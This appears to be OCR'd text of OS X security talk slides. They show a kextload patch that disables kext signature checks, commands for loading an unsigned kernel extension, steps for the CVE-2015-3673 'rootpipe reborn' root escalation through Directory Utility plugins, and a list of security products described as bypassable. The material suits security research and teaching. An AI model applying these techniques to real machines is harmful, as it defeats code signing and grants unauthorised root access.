
download **kext_tools**

patch & recompile **kextload**



```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
  //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

  //always OK!
  sigResult = 0;
}
```

patched **kextload**



```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
  Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
  138    0 0xffffff7f82eeb000  com.synack.unsigned
```


unsigned kext loading

Need Root?

rootpipe reborn!

CVE-2015-3673
finally patched; OS X 10.10.4


1. copy **`Directory Utility`** to **`/tmp`** to get write permissions



```
$ ls -lart /private/tmp
drwxr-xr-x  patrick  wheel   Directory Utility.app
```

2. copy plugin (.daplugin) into **`Directory Utility`**'s internal plugin directory

3. execute **`Directory Utility`**



Bypassing Security Products

…and the rest (equally lame)

avast!

Avira

Bitdefender

ClamXav

eset

F-Secure

intego


KASPERSKY lab

LittleSnitch

Norton by Symantec

Sophos

TREND MICRO



